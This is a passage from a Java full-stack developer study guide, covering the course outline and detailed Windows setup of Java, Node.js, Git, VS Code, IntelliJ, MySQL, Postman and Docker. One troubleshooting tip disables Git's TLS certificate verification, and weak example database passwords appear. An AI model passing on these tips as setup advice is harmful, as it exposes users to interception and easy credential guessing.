

# Java Full Stack Developer - Complete Study Guide

---



## Quick Navigation - Table of Contents

---

### Phase 0: Environment Setup & Prerequisites (40 hours)

- Module 0.1: Development Environment Setup (4h)
- Module 0.2: Command Line Fundamentals (3h)
- Module 0.3: How the Internet Works (4h)
- Module 0.4: HTML5 Fundamentals (8h)
- Module 0.5: CSS3 Fundamentals (10h)
- Module 0.6: Web Development Fundamentals (4h)
- Module 0.7: Security & Authentication Basics (3h)
- Module 0.8: Networking Essentials (2h)
- Module 0.9: Database Fundamentals (2h)

### Phase 1: Frontend Development (50 hours)

- Module 1.1: JavaScript Fundamentals (12h)
- Module 1.2: Advanced JavaScript (10h)
- Module 1.3: DOM Manipulation & Events (6h)
- Module 1.4: Modern Frontend Tooling (4h)
- Module 1.5: React Fundamentals (10h)
- Module 1.6: React Hooks Deep Dive (8h)
- Module 1.7: React Router (4h)
- Module 1.8: State Management (6h)
- Module 1.9: API Integration in React (6h)
- Module 1.10: Advanced React Patterns (6h)
- Module 1.11: Frontend Mini Project (8h)

### Phase 2: Backend Development with Java (70 hours)

- Module 2.1: Core Java - Getting Started (4h)
- Module 2.2: Java Basics (8h)
- Module 2.3: Object-Oriented Programming (12h)
- Module 2.4: Java Packages & Modifiers (2h)
- Module 2.5: Exception Handling (4h)
- Module 2.6: Collections Framework (8h)
- Module 2.7: File Handling & I/O (3h)
- Module 2.8: Memory Management & Garbage Collection (2h)
- Module 2.9: Java 8+ Features (12h)
- Module 2.10: Java 9-21 Modern Features (6h)
- Module 2.11: Concurrency & Multithreading (8h)
- Module 2.12: Logging & Debugging (3h)

### Phase 3: Spring Framework & Backend Development (50 hours)

- Module 3.1: Introduction to Spring Ecosystem (2h)
- Module 3.2: Spring Core Concepts (6h)
- Module 3.3: Spring Boot Fundamentals (6h)
- Module 3.4: Building REST APIs with Spring Boot (10h)
- Module 3.5: Database Access with Spring Data JPA (12h)
- Module 3.6: Exception Handling & Validation (4h)
- Module 3.7: Spring Security (8h)
- Module 3.8: Testing Spring Boot Applications (6h)
- Module 3.9: Spring Boot Advanced Topics (4h)

## Phase 4: Database Management (12 hours)

- Module 4.1: MySQL Fundamentals (4h)
- Module 4.2: Advanced SQL (6h)
- Module 4.3: Database Design & Optimization (2h)

## Phase 5: Microservices Architecture (12 hours)

- Module 5.1: Monolithic vs Microservices (2h)
- Module 5.2: Building Microservices with Spring Boot (4h)
- Module 5.3: Resilience & Fault Tolerance (3h)
- Module 5.4: Messaging & Event-Driven Architecture (3h)

## Phase 6: DevOps & Version Control (16 hours)

- Module 6.1: Git Version Control (6h)
- Module 6.2: Docker & Containerization (6h)
- Module 6.3: CI/CD with GitHub Actions (3h)
- Module 6.4: Introduction to Kubernetes (2h)

## Phase 7: Cloud Computing (6 hours)

- Module 7.1: Cloud Fundamentals (2h)
- Module 7.2: Cloud Services Overview (2h)
- Module 7.3: Deploying to Cloud (2h)

## Phase 8: Full-Stack Integration (12 hours)

- Module 8.1: Connecting Frontend to Backend (4h)
- Module 8.2: Authentication Flow (4h)
- Module 8.3: Full-Stack Application Development (4h)

## Phase 9: Testing & Quality Assurance (12 hours)

- Module 9.1: Unit Testing with JUnit & Mockito (5h)
- Module 9.2: Code Coverage & Quality Tools (3h)
- Module 9.3: End-to-End Testing (4h)

## Phase 10: Security & Production Best Practices (8 hours)

- Module 10.1: Application Security (4h)
- Module 10.2: Security Scanning Tools (2h)
- Module 10.3: Production Readiness (2h)

## Phase 11: Generative AI & GitHub Copilot (10 hours)

- Module 11.1: GenAI Fundamentals (2h)
- Module 11.2: Prompt Engineering (3h)
- Module 11.3: GitHub Copilot Mastery (5h)

## Phase 12: Capstone Projects (20 hours)

- Module 12.1: Project 1 - MealDB Application
- Module 12.2: Project 2 - Rest Countries Explorer
- Module 12.3: Project 3 - Spotify Clone
- Module 12.4: Project 4 - FreshDesk Clone

## Appendices

- Appendix A: Troubleshooting Common Issues
- Appendix B: Keyboard Shortcuts Cheatsheet
- Appendix C: Git Commands Reference
- Appendix D: SQL Queries Cheatsheet
- Appendix E: Spring Boot Annotations Reference
- Appendix F: React Hooks Reference
- Appendix G: HTTP Status Codes Reference
- Appendix H: Regular Expressions for Validation
- Appendix I: Performance Optimization Checklist
- Appendix J: Interview Preparation Guide

---

## Course Roadmap

---

### Phase 0: Environment Setup & Prerequisites (40 hours)

*Essential foundation that the syllabus assumes you already know*

#### Module 0.1: Development Environment Setup (4 hours)

**Learning Objectives:** By the end of this module, you will have a fully configured development environment with all essential tools installed and verified. You'll understand what each tool does and why it's necessary for full-stack development.

---

##### What is a Development Environment?

**Concept:** Think of a development environment as a carpenter's workshop. Just as a carpenter needs a workbench, saws, hammers, and measuring tools to build furniture, a developer needs specific software tools

to build applications. Your development environment is the collection of programs and tools you'll use to write, test, and deploy code.

## Why Do We Need Multiple Tools?

- **Code Editors/IDEs:** Where you write code (like Microsoft Word for programming)
  - **Compilers/Runtimes:** Software that runs your code (Java, Node.js)
  - **Version Control:** Track changes to your code (Git)
  - **Databases:** Store application data (MySQL)
  - **API Testing Tools:** Test your backend services (Postman)
  - **Containerization:** Package applications consistently (Docker)
- 

### 1. Windows Terminal & PowerShell Basics

**Concept:** Windows Terminal is a modern command-line interface (CLI) application that lets you interact with your computer using text commands instead of clicking buttons. PowerShell is the default shell (command language) in Windows Terminal.

**Why It Matters:** Most development tools are controlled via command-line instructions. You'll use PowerShell to install software, run programs, navigate folders, and manage your projects.

#### Installation Steps:

##### 1. Check if Windows Terminal is Installed:

- Press **Win + X** and look for "Windows Terminal" or "Terminal"
- If not present, continue to step 2

##### 2. Install Windows Terminal (if needed):

```
# Open Microsoft Store (search in Start Menu)
# Search for "Windows Terminal"
# Click "Install"
```

##### Alternative Method (via winget):

- Press **Win + R**, type **cmd**, press Enter
- Run:

```
winget install Microsoft.WindowsTerminal
```

##### 3. Launch Windows Terminal:

- Press **Win + X** and select "Windows Terminal" or "Terminal"
- Or press **Win**, type "Terminal", press Enter

##### 4. Set PowerShell as Default (if not already):

- Open Windows Terminal
- Click the down arrow (v) next to the new tab button
- Select "Settings"
- Under "Default profile", select "Windows PowerShell"
- Click "Save"

### **Verification:**

```
# Check PowerShell version (should be 5.1 or higher)
$PSVersionTable.PSVersion

# Expected output:
# Major  Minor  Build  Revision
# -----  -----  -----  -----
# 5        1       XXXXX  XXXX
```

### **Basic PowerShell Commands to Know:**

```
# Show current directory
Get-Location
# Shorthand: pwd

# List files and folders
Get-ChildItem
# Shorthand: ls or dir

# Change directory
Set-Location C:\Users
# Shorthand: cd C:\Users

# Create a new folder
New-Item -ItemType Directory -Path "C:\dev"
# Shorthand: mkdir C:\dev

# Clear the screen
Clear-Host
# Shorthand: cls
```

### **Common Issues & Solutions:**

Issue	Solution
"Cannot run scripts" error	Run: Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
Terminal won't open	Search for "PowerShell" directly in Start Menu
Commands not recognized	Make sure you're in PowerShell, not Command Prompt (CMD)

### **2. Installing Java Development Kit (JDK 21)**

**Concept:** Java is a programming language, but to write and run Java programs, you need the JDK (Java Development Kit). The JDK includes:

- **Compiler (javac):** Converts your Java code into bytecode
- **Java Runtime Environment (JRE):** Runs Java programs
- **Development Tools:** Debugger, documentation generator, etc.

**Analogy:** If Java code is a recipe, the JDK is your kitchen with all the appliances needed to cook the meal.

**Why JDK 21?** It's the latest Long-Term Support (LTS) version (as of 2023), meaning it receives updates and security patches for years. It includes modern features like virtual threads and pattern matching.

### Installation Steps:

#### Method 1: Using Oracle JDK (Recommended for Beginners)

##### 1. Download JDK 21:

- Visit: <https://www.oracle.com/java/technologies/downloads/#java21>
- Scroll to "Windows" section
- Download "x64 Installer" (file ending in .exe)

##### 2. Run the Installer:

- Double-click the downloaded .exe file
- Click "Next" through the installation wizard
- **Note the installation path** (usually C:\Program Files\Java\jdk-21)
- Click "Close" when finished

##### 3. Set JAVA\_HOME Environment Variable:

Open PowerShell **as Administrator** (right-click Windows Terminal → "Run as Administrator"):

```
# Set JAVA_HOME system-wide
[System.Environment]::SetEnvironmentVariable('JAVA_HOME', 'C:\Program
Files\Java\jdk-21', 'Machine')

# Add Java to PATH
$currentPath = [System.Environment]::GetEnvironmentVariable('Path',
'Machine')
$newPath = $currentPath + ';%JAVA_HOME%\bin'
[System.Environment]::SetEnvironmentVariable('Path', $newPath, 'Machine')
```

##### 4. Restart Windows Terminal (close all instances and reopen)

#### Method 2: Using Microsoft Build of OpenJDK (Alternative)

```
# Install using winget
winget install Microsoft.OpenJDK.21
```

## **Verification:**

```
# Check Java version
java -version

# Expected output:
# java version "21.0.x" 2023-xx-xx LTS
# Java(TM) SE Runtime Environment (build 21.0.x+xx-LTS-xxx)
# Java HotSpot(TM) 64-Bit Server VM (build 21.0.x+xx-LTS-xxx, mixed mode, sharing)

# Check Java compiler
javac -version

# Expected output:
# javac 21.0.x

# Verify JAVA_HOME
echo $env:JAVA_HOME

# Expected output:
# C:\Program Files\Java\jdk-21
```

## **Test Java Installation:**

```
# Create a test directory
mkdir C:\dev\java-test
cd C:\dev\java-test

# Create a simple Java program
@"
public class HelloWorld {
    public static void main(String[] args) {
        System.out.println("Java is installed correctly!");
    }
}
"@ | Out-File -FilePath HelloWorld.java -Encoding UTF8

# Compile the program
javac HelloWorld.java

# Run the program
java HelloWorld

# Expected output:
# Java is installed correctly!
```

## **Common Issues & Solutions:**

Issue	Solution
<code>java</code> command not found	JAVA_HOME not set correctly. Verify path and restart terminal
"JAVA_HOME is set to an invalid directory"	Check that path points to JDK folder (should contain <code>bin</code> , <code>lib</code> folders)
Multiple Java versions installed	Ensure JAVA_HOME points to JDK 21, not older versions
Permission denied during installation	Run installer as Administrator

### 3. Installing Node.js & npm

**Concept:** Node.js is a JavaScript runtime that lets you run JavaScript code outside of a web browser. It's essential for:

- Running React development servers
- Using modern build tools (Vite, Webpack)
- Managing frontend dependencies

**npm (Node Package Manager)** comes bundled with Node.js and allows you to install JavaScript libraries and tools.

**Analogy:** Node.js is like an engine that runs JavaScript. npm is like an app store where you download reusable code packages.

#### Installation Steps:

##### 1. Download Node.js:

- Visit: <https://nodejs.org/>
- Download the **LTS (Long Term Support)** version (left button)
- Current LTS is v20.x as of December 2025

##### 2. Run the Installer:

- Double-click the downloaded `.msi` file
- Click "Next"
- Accept the license agreement
- **Important:** Check the box "Automatically install the necessary tools" (includes build tools)
- Click "Next" → "Install"
- If prompted, allow the app to make changes
- Click "Finish"

##### 3. Verify Installation:

Open a **new** PowerShell window:

```
# Check Node.js version
node --version
# Expected: v20.x.x
```

```
# Check npm version
npm --version
# Expected: 10.x.x
```

#### 4. Configure npm (Optional but Recommended):

```
# Set npm to use a custom global directory (avoids permission issues)
mkdir "$env:APPDATA\npm-global"
npm config set prefix "$env:APPDATA\npm-global"

# Add to PATH
$currentPath = [System.Environment]::GetEnvironmentVariable('Path', 'User')
$newPath = $currentPath + ";$env:APPDATA\npm-global"
[System.Environment]::SetEnvironmentVariable('Path', $newPath, 'User')
```

#### Test Node.js Installation:

```
# Create a test JavaScript file
@"
console.log('Node.js is working!');
console.log('Node version:', process.version);
"@ | Out-File -FilePath test.js -Encoding UTF8

# Run it
node test.js

# Expected output:
# Node.js is working!
# Node version: v20.x.x
```

#### Test npm Installation:

```
# Install a simple package globally
npm install -g cowsay

# Use it
npx cowsay "npm works!"

# You should see a cow saying "npm works!" in ASCII art
```

#### Common Issues & Solutions:

Issue	Solution
node command not found	Restart terminal. If still not working, add Node.js to PATH manually

Issue	Solution
npm install fails with permission errors	Run: <code>npm config set prefix "\$env:APPDATA\npm-global"</code>
EACCES errors on Windows	Run PowerShell as Administrator for global installs
Slow npm installs	Switch to a faster registry: <code>npm config set registry https://registry.npmjs.org/</code>

#### 4. Installing Git

**Concept:** Git is a version control system that tracks changes to your code over time. It allows you to:

- Save snapshots (commits) of your code
- Revert to previous versions if something breaks
- Collaborate with other developers
- Backup your code to remote servers (GitHub, GitLab)

**Analogy:** Git is like a time machine for your code. You can go back to any previous version, see what changed, and who changed it.

#### Installation Steps:

##### 1. Download Git:

- Visit: <https://git-scm.com/download/win>
- Download should start automatically (64-bit version)

##### 2. Run the Installer:

Go through the installer with these **important selections**:

- **Select Components:** Keep defaults checked
- **Default editor:** Select "Use Visual Studio Code as Git's default editor" (we'll install VS Code next)
- **Adjusting PATH:** Select "Git from the command line and also from 3rd-party software"
- **HTTPS transport:** Select "Use the OpenSSL library"
- **Line ending conversions:** Select "Checkout Windows-style, commit Unix-style line endings"
- **Terminal emulator:** Select "Use Windows' default console window"
- **Git pull behavior:** Select "Default (fast-forward or merge)"
- **Credential helper:** Select "Git Credential Manager"
- **Extra options:** Enable "Enable file system caching"
- Click "Install"

##### 3. Verify Installation:

Open a **new** PowerShell window:

```
# Check Git version
git --version
# Expected: git version 2.43.x or higher
```

#### 4. Configure Git with Your Identity:

```
# Set your name (will appear in commits)
git config --global user.name "Your Full Name"

# Set your email
git config --global user.email "your.email@example.com"

# Set default branch name to 'main' (modern convention)
git config --global init.defaultBranch main

# Verify configuration
git config --global --list
```

#### Test Git Installation:

```
# Create a test repository
mkdir C:\dev\git-test
cd C:\dev\git-test

# Initialize a Git repository
git init

# Create a file
"Hello Git!" | Out-File -FilePath readme.txt

# Add file to staging area
git add readme.txt

# Commit the file
git commit -m "Initial commit"

# View commit history
git log

# Expected output: Shows your commit with your name and email
```

#### Common Issues & Solutions:

Issue	Solution
git command not found	Restart terminal. If issue persists, add Git to PATH: C:\Program Files\Git\cmd
"Please tell me who you are" error	Run git config --global user.name and user.email commands
SSL certificate problem	Run: git config --global http.sslVerify false (temporary workaround)

Issue	Solution
Line ending warnings	Configure: <code>git config --global core.autocrlf true</code>

## 5. Installing Visual Studio Code

**Concept:** Visual Studio Code (VS Code) is a free, lightweight, yet powerful code editor made by Microsoft. It's the most popular editor for web development because:

- Syntax highlighting for all languages
- IntelliSense (smart code completion)
- Built-in Git support
- Thousands of extensions
- Integrated terminal

**Analogy:** If writing code in Notepad is like writing an essay by hand, VS Code is like using Microsoft Word with spell-check, grammar suggestions, and templates.

### Installation Steps:

#### 1. Download VS Code:

- Visit: <https://code.visualstudio.com/>
- Click "Download for Windows"

#### 2. Run the Installer:

- Double-click the downloaded `.exe` file
- Accept the license agreement
- **Important checkboxes to select:**
  - Add "Open with Code" action to Windows Explorer file context menu
  - Add "Open with Code" action to Windows Explorer directory context menu
  - Register Code as an editor for supported file types
  - Add to PATH
- Click "Next" → "Install"

#### 3. Launch VS Code:

- Click "Finish" (with "Launch Visual Studio Code" checked)
- Or press `Win`, type "Visual Studio Code", press Enter

#### 4. Install Essential Extensions:

In VS Code:

- Press `Ctrl + Shift + X` to open Extensions panel
- Search and install these extensions:

1. Extension Pack for Java (by Microsoft)
  2. Spring Boot Extension Pack (by VMware)
  3. ES7+ React/Redux/React-Native snippets (by dsznajder)

4. ESLint (by Microsoft)
5. Prettier - Code formatter (by Prettier)
6. GitLens (by GitKraken)
7. Thunder Client (by Thunder Client) - API testing
8. Live Server (by Ritwick Dey) - for HTML/CSS preview

## 5. Configure VS Code Settings:

Press **Ctrl + ,** to open Settings, then search for and configure:

```
// File → Preferences → Settings → Open Settings (JSON)
{
  "editor.fontSize": 14,
  "editor.tabSize": 2,
  "editor.formatOnSave": true,
  "editor.defaultFormatter": "esbenp.prettier-vscode",
  "files.autoSave": "afterDelay",
  "files.autoSaveDelay": 1000,
  "terminal.integrated.defaultProfile.windows": "PowerShell",
  "git.autofetch": true,
  "git.confirmSync": false
}
```

## Verify Installation:

```
# Open VS Code from command line
code .

# This should open VS Code in the current directory
```

## Test VS Code with a Simple Project:

```
# Create a test project
mkdir C:\dev\vscode-test
cd C:\dev\vscode-test

# Open in VS Code
code .

# In VS Code:
# 1. Press Ctrl + N (new file)
# 2. Type: console.log("Hello VS Code!")
# 3. Press Ctrl + S, save as "test.js"
# 4. Press Ctrl + ` to open integrated terminal
# 5. Type: node test.js
# 6. You should see: Hello VS Code!
```

## Keyboard Shortcuts to Memorize:

Shortcut	Action
Ctrl + P	Quick file open
Ctrl + Shift + P	Command Palette
Ctrl + `	Toggle terminal
Ctrl + B	Toggle sidebar
Ctrl + /	Toggle comment
Alt + Up/Down	Move line up/down
Shift + Alt + Down	Duplicate line
Ctrl + D	Select next occurrence
Ctrl + F	Find in file
Ctrl + Shift + F	Find in project

## Common Issues & Solutions:

Issue	Solution
code command not found	Reinstall VS Code with "Add to PATH" checked, or restart terminal
Extensions won't install	Check internet connection; try restarting VS Code
Slow performance	Disable unused extensions; increase settings.json <code>files.watcherExclude</code>
Terminal not opening	Check default terminal setting in Settings

## 6. Installing IntelliJ IDEA Community Edition

**Concept:** IntelliJ IDEA is a powerful Integrated Development Environment (IDE) specifically designed for Java development. While VS Code is great for web development, IntelliJ excels at:

- Advanced Java refactoring
- Better Java debugging
- Built-in Maven/Gradle support
- Superior Spring Boot integration
- Intelligent code completion for Java

**Analogy:** If VS Code is a Swiss Army knife (good at many things), IntelliJ is a specialized power tool for Java (best at one thing).

## Installation Steps:

### 1. Download IntelliJ IDEA:

- Visit: <https://www.jetbrains.com/idea/download/?section=windows>
- Download **Community Edition** (free, sufficient for learning)

## 2. Run the Installer:

- Double-click the downloaded `.exe` file
- Click "Next"
- Choose installation location (default is fine)
- **Select these options:**
  - Update PATH variable (restart needed)
  - Create Desktop shortcut
  - Update context menu (Add "Open Folder as Project")
  - Create Associations: java, .groovy, .kt, .kts, .pom
- Click "Install"
- Restart your computer when prompted

## 3. Initial Configuration:

After restart, launch IntelliJ IDEA:

- **Choose Theme:** Select "Darcula" (dark) or "Light"
- **Keymap:** Keep "IntelliJ IDEA Classic" (default)
- **Plugins:** Install recommended plugins:
  - Spring Boot
  - Lombok
  - Rainbow Brackets
  - Key Promoter X (helps learn shortcuts)
- Click "Start using IntelliJ IDEA"

## 4. Configure JDK in IntelliJ:

- Open IntelliJ IDEA
- Click "New Project"
- Under "JDK," click "Add SDK" → "Download JDK"
- Select "Oracle OpenJDK version 21"
- Click "Download"
- Click "Cancel" (we're just configuring, not creating a project yet)

## Verify Installation:

```
# Check if IntelliJ can be launched from command line  
idea.bat  
  
# If this doesn't work, it's okay - you can launch from Start Menu
```

## Create a Test Java Project:

1. Open IntelliJ IDEA
2. Click "New Project"
3. Select "Java" from the left panel
4. **Project name:** `HelloIntelliJ`
5. **Location:** `C:\dev\HelloIntelliJ`

6. **JDK:** Select "21" (should show the one we downloaded)
7. Check "Add sample code"
8. Click "Create"
9. IntelliJ will generate a **Main.java** file
10. Click the green play button (▶) at the top right
11. You should see "Hello World!" in the console at the bottom

### Essential IntelliJ Shortcuts:

Shortcut	Action
Shift + Shift	Search everywhere
Ctrl + Space	Code completion
Ctrl + N	Find class
Alt + Enter	Quick fix
Ctrl + Alt + L	Format code
Shift + F10	Run
Shift + F9	Debug
Ctrl + B	Go to declaration
Ctrl + /	Comment line
Ctrl + Shift + F10	Run current file

### Common Issues & Solutions:

Issue	Solution
"Cannot find JDK"	File → Project Structure → SDKs → Add → JDK → Navigate to C:\Program Files\Java\jdk-21
Slow startup	Increase memory: Help → Edit Custom VM Options → Set -Xmx2048m
Maven/Gradle not recognized	Enable plugins: File → Settings → Plugins → Enable Maven/Gradle
"SDK is not specified"	Right-click project → Open Module Settings → Set Project SDK to 21

### 7. Installing MySQL & MySQL Workbench

**Concept:** MySQL is a relational database management system (RDBMS) that stores structured data in tables. Your Java applications will connect to MySQL to save and retrieve data like user accounts, products, orders, etc.

**MySQL Workbench** is a visual tool to:

- Create and manage databases
- Write and execute SQL queries

- Design database schemas
- View data in tables

**Analogy:** MySQL is like a digital filing cabinet that organizes data in labeled drawers (tables). MySQL Workbench is the tool that helps you open drawers, add files, and search for information.

### Installation Steps:

#### Method 1: MySQL Installer (Recommended - Installs Both MySQL Server & Workbench)

##### 1. Download MySQL Installer:

- Visit: <https://dev.mysql.com/downloads/installer/>
- Click "Download" for "Windows (x86, 32-bit), MSI Installer" (mysql-installer-web-community)
- Click "No thanks, just start my download"

##### 2. Run MySQL Installer:

- Double-click the downloaded `.msi` file
- Choose "Custom" installation type
- **Select these products:**
  - MySQL Server 8.0.x (latest)
  - MySQL Workbench 8.0.x
  - MySQL Shell 8.0.x
  - Connector/J 8.0.x (Java connector)
- Click "Next" → "Execute" (downloads and installs)
- Click "Next" when installations complete

##### 3. Configure MySQL Server:

- **Type and Networking:**
  - Config Type: "Development Computer"
  - Port: `3306` (default)
  - Open Windows Firewall ports for network access
- **Authentication Method:**
  - Select "Use Strong Password Encryption" (recommended)
- **Accounts and Roles:**
  - Set root password: Choose a strong password (e.g., `Root@1234`)
  - **⚠ REMEMBER THIS PASSWORD!** Write it down.
  - Optionally add a user: `devuser` with password `Dev@1234`
- **Windows Service:**
  - Configure MySQL Server as Windows Service
  - Start MySQL Server at System Startup
  - Service Name: `MySQL80`
- Click "Execute" → "Finish"

#### 4. Verify MySQL Installation:

```
# Check if MySQL service is running
Get-Service MySQL80

# Expected output:
# Status      Name          DisplayName
# -----      ----          -----
# Running    MySQL80        MySQL80

# Connect to MySQL (you'll be prompted for password)
mysql -u root -p

# Enter your root password when prompted
# You should see: mysql>

# Test a simple query
SELECT VERSION();

# Expected output: 8.0.x

# Exit MySQL
EXIT;
```

#### 5. Launch MySQL Workbench:

- Press **Win**, type "MySQL Workbench", press Enter
- You should see a connection "Local instance MySQL80"
- Click on it, enter root password
- You should see the Workbench interface with a query tab

#### Test Database Creation:

In MySQL Workbench:

```
-- Create a test database
CREATE DATABASE test_db;

-- Use the database
USE test_db;

-- Create a test table
CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100),
    email VARCHAR(100)
);

-- Insert test data
INSERT INTO users (name, email) VALUES
('John Doe', 'john@example.com'),
```

```
('Jane Smith', 'jane@example.com');

-- Query the data
SELECT * FROM users;

-- You should see the 2 rows of data
```

### Add MySQL to System PATH (for command-line access):

```
# Run as Administrator
$mysqlPath = "C:\Program Files\MySQL\MySQL Server 8.0\bin"
$currentPath = [System.Environment]::GetEnvironmentVariable('Path', 'Machine')
$newPath = $currentPath + ";" + $mysqlPath
[System.Environment]::SetEnvironmentVariable('Path', $newPath, 'Machine')

# Restart terminal and verify
mysql --version
# Expected: mysql Ver 8.0.x
```

### Common Issues & Solutions:

Issue	Solution
"Access denied for user 'root'"	Reset password: Stop MySQL service, start with <code>--skip-grant-tables</code> , run <code>ALTER USER 'root'@'localhost' IDENTIFIED BY 'NewPassword';</code>
MySQL service won't start	Check port 3306 is not in use: <code>netstat -ano \  findstr :3306</code>
Can't connect from Java app	Ensure MySQL service is running; check firewall settings
Forgot root password	Use MySQL Installer → Reconfigure → Reset root password
"Table doesn't exist" error	Check you're using correct database: <code>USE database_name;</code>

## 8. Installing Postman

**Concept:** Postman is an API testing tool that lets you send HTTP requests to your backend services and see the responses. When building REST APIs with Spring Boot, you'll use Postman to:

- Test API endpoints (GET, POST, PUT, DELETE)
- View JSON responses
- Set headers and authentication
- Save requests for reuse
- Debug API issues

**Analogy:** If your backend API is a restaurant kitchen, Postman is the waiter who takes orders (requests) and brings back food (responses). You use it to test if the kitchen is preparing dishes correctly before customers arrive.

## **Installation Steps:**

### **1. Download Postman:**

- Visit: <https://www.postman.com/downloads/>
- Click "Download" for Windows 64-bit

### **2. Run the Installer:**

- Double-click the downloaded `.exe` file
- Postman will install automatically (no wizard)
- It will launch automatically when installation completes

### **3. Create a Free Account (Optional but Recommended):**

- Click "Create Account" or "Sign Up"
- Use email or sign in with Google
- Benefits: Save requests to cloud, sync across devices

### **4. Skip the Onboarding Tutorial** (for now) or complete it if you want

## **Verify Installation:**

Test with a public API:

### **1. Create a New Request:**

- Click "+" or "New" → "HTTP Request"
- In the URL bar, enter: <https://jsonplaceholder.typicode.com/users>
- Click "Send"
- You should see JSON data with 10 users in the response panel below

### **2. Save the Request:**

- Click "Save"
- Collection Name: `Test Collection`
- Request Name: `Get Users`
- Click "Save"

## **Test with Different HTTP Methods:**

GET Request (Retrieve data):

URL: <https://jsonplaceholder.typicode.com/posts/1>

Click Send → You'll see a single post

POST Request (Create data):

URL: <https://jsonplaceholder.typicode.com/posts>

Method: Change to POST (dropdown next to URL)

Body tab → Select "raw" → Select "JSON"

Body content:

```
{  
  "title": "My Test Post",  
  "body": "This is test content",
```

```
    "userId": 1
}
Click Send → You'll see your created post with an ID
```

PUT Request (Update data):  
URL: <https://jsonplaceholder.typicode.com/posts/1>

Method: PUT  
Body (same format as POST):

```
{
  "id": 1,
  "title": "Updated Title",
  "body": "Updated content",
  "userId": 1
}
```

Click Send → You'll see the updated post

DELETE Request:  
URL: <https://jsonplaceholder.typicode.com/posts/1>

Method: DELETE  
Click Send → You'll see an empty response (status 200 OK)

## Key Postman Features to Know:

Feature	Purpose
Collections	Organize related requests
Environment Variables	Store values like base URLs, tokens
Tests Tab	Validate responses automatically
Pre-request Scripts	Run code before sending request
Headers	Add authentication, content-type, etc.
Authorization Tab	Configure auth (Bearer token, Basic, etc.)

## Common Issues & Solutions:

Issue	Solution
"Could not send request"	Check internet connection; verify URL is correct
CORS errors	CORS is a browser issue; Postman bypasses it (not an issue here)
401 Unauthorized	Add authentication (Headers or Auth tab)
Request timeout	Increase timeout: Settings → Request timeout
Can't save requests	Sign in to Postman account

## 9. Installing Docker Desktop

**Concept:** Docker is a containerization platform that packages applications with all their dependencies into containers. Containers are like lightweight virtual machines that:

- Run consistently across different computers
- Isolate applications from each other
- Make deployment easier
- Allow running databases (MySQL, MongoDB) without complex setup

**Analogy:** If a traditional application is like a house (needs land, foundation, utilities), a Docker container is like a fully-furnished RV (self-contained, can be moved anywhere, works the same everywhere).

## Why Docker?

- Run MySQL, Redis, and other services without installing them directly
- Test your application in an environment similar to production
- Use Docker Compose to run multi-container applications (React + Spring Boot + MySQL)

## System Requirements:

- Windows 10/11 Pro, Enterprise, or Education (64-bit)
- WSL 2 (Windows Subsystem for Linux) support
- Virtualization enabled in BIOS

## Installation Steps:

### 1. Enable WSL 2 (Required):

Open PowerShell as Administrator:

```
# Enable WSL
dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart

# Enable Virtual Machine Platform
dism.exe /online /enable-feature /featurename:VirtualMachinePlatform /all /norestart

# Restart your computer
Restart-Computer
```

After restart, open PowerShell as Administrator again:

```
# Download and install WSL 2 Linux kernel update
wsl --install

# Set WSL 2 as default
wsl --set-default-version 2
```

### 2. Download Docker Desktop:

- Visit: <https://www.docker.com/products/docker-desktop/>
- Click "Download for Windows"

### 3. Run the Installer:

- Double-click the downloaded `.exe` file
- Ensure "Use WSL 2 instead of Hyper-V" is checked
- "Add shortcut to desktop"
- Click "Ok"
- Installation will take 5-10 minutes
- Click "Close and restart" when prompted

### 4. Launch Docker Desktop:

- After restart, Docker Desktop should launch automatically
- Accept the service agreement
- Sign in or skip (sign-in syncs settings)
- Complete the tutorial or skip

### 5. Verify Docker is Running:

You should see the Docker whale icon in your system tray (bottom-right). If it shows "Docker Desktop is running", you're good!

```
# Check Docker version
docker --version
# Expected: Docker version 24.x.x

# Check Docker Compose version
docker compose version
# Expected: Docker Compose version 2.x.x

# Run a test container
docker run hello-world

# Expected output:
# Hello from Docker!
# This message shows that your installation appears to be working correctly.
```

### Test Docker with a Real Container:

```
# Pull and run an Nginx web server
docker run -d -p 8080:80 --name test-nginx nginx

# Explanation:
# -d: Run in detached mode (background)
# -p 8080:80: Map port 8080 on your PC to port 80 in container
# --name: Give the container a friendly name
# nginx: The image to run

# Open browser and visit: http://localhost:8080
# You should see "Welcome to nginx!" page

# View running containers
```

```
docker ps

# Stop the container
docker stop test-nginx

# Remove the container
docker rm test-nginx
```

### Test Docker Compose:

Create a file `docker-compose.yml`:

```
# Create test directory
mkdir C:\dev\docker-test
cd C:\dev\docker-test

# Create docker-compose.yml
@"
version: '3.8'
services:
  web:
    image: nginx
    ports:
      - "8080:80"
"@ | Out-File -FilePath docker-compose.yml -Encoding UTF8

# Start services
docker compose up -d

# Visit http://localhost:8080 in browser

# Stop services
docker compose down
```

### Common Docker Commands:

```
# List running containers
docker ps

# List all containers (including stopped)
docker ps -a

# List images
docker images

# Stop a container
docker stop <container-name>

# Remove a container
docker rm <container-name>
```

```

# Remove an image
docker rmi <image-name>

# View container logs
docker logs <container-name>

# Execute command in running container
docker exec -it <container-name> bash

# Clean up unused resources
docker system prune -a

```

## Common Issues & Solutions:

Issue	Solution
"WSL 2 installation is incomplete"	Run: <code>wsl --install</code> in PowerShell as Administrator
Docker Desktop won't start	Enable virtualization in BIOS; restart PC
"Hardware assisted virtualization" error	Enable Intel VT-x or AMD-V in BIOS settings
Port already in use	Change port mapping: <code>-p 8081:80</code> instead of <code>8080:80</code>
"Cannot connect to Docker daemon"	Ensure Docker Desktop is running; check system tray icon
Slow performance	Increase resources: Docker Desktop → Settings → Resources

## Environment Setup Verification Checklist

Run this complete verification script to ensure everything is installed correctly:

```

# Create verification script
@"
Write-Host "`n== DEVELOPMENT ENVIRONMENT VERIFICATION ===" -ForegroundColor Cyan

# 1. PowerShell
Write-Host "`n[1/9] Checking PowerShell..." -ForegroundColor Yellow
`$PSVersionTable.PSVersion

# 2. Java
Write-Host "`n[2/9] Checking Java..." -ForegroundColor Yellow
java -version
Write-Host "JAVA_HOME: `\$env:JAVA_HOME"

# 3. Node.js & npm
Write-Host "`n[3/9] Checking Node.js and npm..." -ForegroundColor Yellow
node --version
npm --version

# 4. Git
Write-Host "`n[4/9] Checking Git..." -ForegroundColor Yellow
git --version

```

```

git config user.name
git config user.email

# 5. VS Code
Write-Host "`n[5/9] Checking VS Code..." -ForegroundColor Yellow
code --version

# 6. IntelliJ IDEA (manual check)
